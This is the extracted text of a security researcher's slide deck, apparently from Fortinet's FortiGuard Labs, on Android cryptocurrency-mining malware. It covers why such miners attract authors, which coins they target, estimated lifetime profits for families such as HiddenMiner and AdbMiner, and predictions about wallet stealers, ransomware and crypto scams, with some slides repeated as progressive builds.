What is this about?



- It is **true** and **legitimate**
- But they are **not** mining **on the phone**
- WingsMobile: **mining occurs on a third-party mining pool.**
You purchase a mining plan in that pool.

What is this about?



- It is **true** and **legitimate**
- But they are **not** mining **on the phone**
- WingsMobile: **mining occurs on a third-party mining pool.**
You purchase a mining plan in that pool.
- Electroneum: *remote mining experience aka cloud mining*

Nice ideas, but IMHO confuses the standard end-user.
Remember: mobile mining is not profitable for an end-user

Cybercrime scene




Is it interesting to malware authors?

- Mass. **300,000+** hits for malicious mobile miners / month
- No cost. They don't pay **electricity**
- No risk. They **don't really care if they damage your phone** (as long as you let the malware run)
- **Anonymous and/or Untraceable** and easy to use on the Dark Web
- **Speculation.** A few coins might be worth a treasure later?


Targeted cryptocurrencies (Android)

- **Monero** uses **Cryptonight** PoW algo. OK to mine on CPUs or GPUs.
- **Monero** transactions are private & untraceable




Targeted cryptocurrencies (Android)

- **Monero** uses **Cryptonight** PoW algo. OK to mine on CPUs or GPUs.
- **Monero** transactions are private & untraceable
- Nevertheless, **malware target a wide variety of cryptocurrencies**



Targeted cryptocurrencies (Android)

- **Monero** uses **Cryptonight** PoW algo. OK to mine on CPUs or GPUs.
- **Monero** transactions are private & untraceable
- Nevertheless, **malware target a wide variety of cryptocurrencies**
- Some malware **don't control which currency** they mine e.g CoinMiner mines the most profitable **Neoscrypt** coins: Bollywoodcoin, crowdcoin, dinero, guncoin, orbitcoin...



How much money do malware authors make?




Android Malware	Lifetime Profits	Comments
MuchSad	3 USD	14 days
HiddenMiner	6 USD	No longer mining
CpuMiner	170 USD	Unknown period length
CoinMiner	220 USD	Probably less
AdbMiner	1000 USD	Also includes infected TV boxes

How much money do malware authors make?




Android Malware	Lifetime Profits	Comments
MuchSad	3 USD	14 days
HiddenMiner	6 USD	No longer mining
CpuMiner	170 USD	Unknown period length
CoinMiner	220 USD	Probably less
AdbMiner	1000 USD	Also includes infected TV boxes
Clipper	500 USD	Probably less
Locker	610 USD	Most profitable?

Predictions




- Malicious mobile miners. Will probably **decrease**.

Predictions



- Malicious mobile miners. Will probably **decrease**.
- Wallet stealers and mobile ransomware. Reasonably profitable.
Will probably **increase**.

Predictions



- Malicious mobile miners. Will probably **decrease**.
- Wallet stealers and mobile ransomware. Reasonably profitable.
Will probably **increase**.
- Crypto-scams. Easy money. Always works.

Thank You



www.fortinet.com - @FortiguardLabs @cryptax